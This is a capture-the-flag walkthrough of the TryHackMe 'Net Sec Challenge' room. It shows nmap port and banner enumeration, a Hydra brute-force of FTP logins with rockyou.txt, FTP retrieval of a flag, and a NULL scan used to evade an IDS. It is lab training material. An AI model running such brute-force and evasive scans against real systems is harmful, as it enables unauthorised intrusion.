TryHackMe: Net Sec Challenge

This room is part of the Network Security module on TryHackMe.
The objective is to practice methodical network enumeration, service discovery, banner inspection, and identifying misconfigurations that leak sensitive information.
Room: Net Sec Challenge
This walkthrough documents the exact steps and reasoning used while solving the room, rather than only listing commands and answers.
Methodology Note
A single comprehensive Nmap scan such as:
can reveal most of the information required for the initial questions, including open ports, service versions, and banner disclosures.
However, for learning purposes, this walkthrough follows the room’s step-by-step approach and adjusts Nmap options based on each specific question to clearly demonstrate the reasoning behind each scan.
Initial Port Enumeration (Below 10,000)
The first step was to identify which services are exposed on common and semi-common ports. Since the room explicitly asks about ports below 10,000, I limited the scan range instead of performing a full scan immediately.
1
2
3
4
5
6
7
nmap -p 0-10000 10.81.129.20
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
8080/tcp open  http-proxy
From this result, several common services are exposed. The highest open port below 10,000 is clearly 8080.
High Port Enumeration (Above 10,000)
The room also mentions that a service is running on a non-standard port above 10,000. To locate it, I expanded the scan range accordingly.
1
2
3
nmap -p 10000-65535 10.81.129.20
PORT      STATE SERVICE
10021/tcp open  unknown
This confirms an additional service listening on port 10021, which will require further investigation.
Confirming the Total Number of Open TCP Ports
To ensure no ports were missed and to answer the next question accurately, I performed a full TCP scan across all ports.
1
2
3
4
5
6
7
8
nmap -sT -p- 10.81.129.20
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
10021/tcp open  unknown
At this point, it is clear that the target exposes 6 open TCP ports: 22, 80, 139, 445, 8080, and 10021.
Inspecting HTTP Headers for Information Disclosure
Misconfigured web servers often leak information through HTTP response headers. To check for this, I inspected the headers on port 80 using Nmap’s http-headers script.
1
2
nmap --script=http-headers -p 80 10.81.129.20
|   Server: lighttpd THM{REDACTED}
A flag is directly exposed in the Server header, demonstrating a clear case of information leakage due to misconfiguration.
Inspecting the SSH Banner
SSH services reveal banner information during the initial handshake. Using version detection allows us to inspect this banner.
1
2
nmap -sV -p 22 10.81.129.20
SSH-2.0-OpenSSH_8.2p1 THM{REDACTED}
Here again, sensitive information (a flag) is embedded directly in the service banner.
Enumerating the FTP Service on a Non-Standard Port
Earlier scans revealed an unknown service on port 10021. To identify it, I ran service detection on that specific port.
1
2
nmap -sV -p 10021 10.81.129.20
10021/tcp open  ftp  vsftpd 3.0.5
The service is vsftpd 3.0.5, running on a non-standard port.
FTP Credential Discovery
Two usernames were provided through social engineering: eddie and quinn. I created a minimal file containing these two accounts.
1
echo -e "eddie\nquinn" > users.txt
I then used Hydra to test these users against the FTP service using a password list rockyou.txt.
1
2
3
hydra -L users.txt -P /usr/share/wordlists/rockyou.txt -s 10021 10.81.129.20 ftp -vV
[10021][ftp] host: 10.81.129.20   login: eddie   password: [REDACTED]
[10021][ftp] host: 10.81.129.20   login: quinn   password: [REDACTED]
Valid credentials were successfully discovered for both users.
Accessing the FTP Server and Retrieving the Flag
Using the credentials for quinn, I logged into the FTP service.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
ftp 10.81.129.20  10021
Connected to 10.81.129.20.
220 (vsFTPd 3.0.5)
Name (10.81.129.20:root): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1002     1002           18 Sep 20  2021 ftp_flag.txt
226 Directory send OK.
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
The file was downloaded locally and confirmed to contain a flag.
1
2
$ head -c4 ftp_flag.txt
THM{
Web Challenge on Port 8080 (IDS Evasion)
Finally, browsing to port 8080 revealed a small web-based challenge.

The challenge requires performing a scan as covertly as possible to avoid detection by an IDS (Intrusion Detection System). The goal is to scan the target while minimizing the packet count.
Important: Press the Reset Packet Count button before starting the scan.
To reduce the chance of IDS detection, I used a NULL scan, which sends packets without TCP flags and can be less likely to trigger simple IDS rules:
1
nmap -sN MACHINE_IP
This stealthy approach successfully bypassed the IDS detection, and the flag was displayed:
Summary
- 6 TCP ports discovered: 22 (SSH), 80 (HTTP), 139 (NetBIOS), 445 (SMB), 8080 (HTTP-Proxy), 10021 (FTP)
- Flags found in: HTTP headers, SSH banner, FTP file, web challenge
- FTP credentials: Successfully brute-forced using
Hydra - IDS evasion: NULL scan technique bypassed detection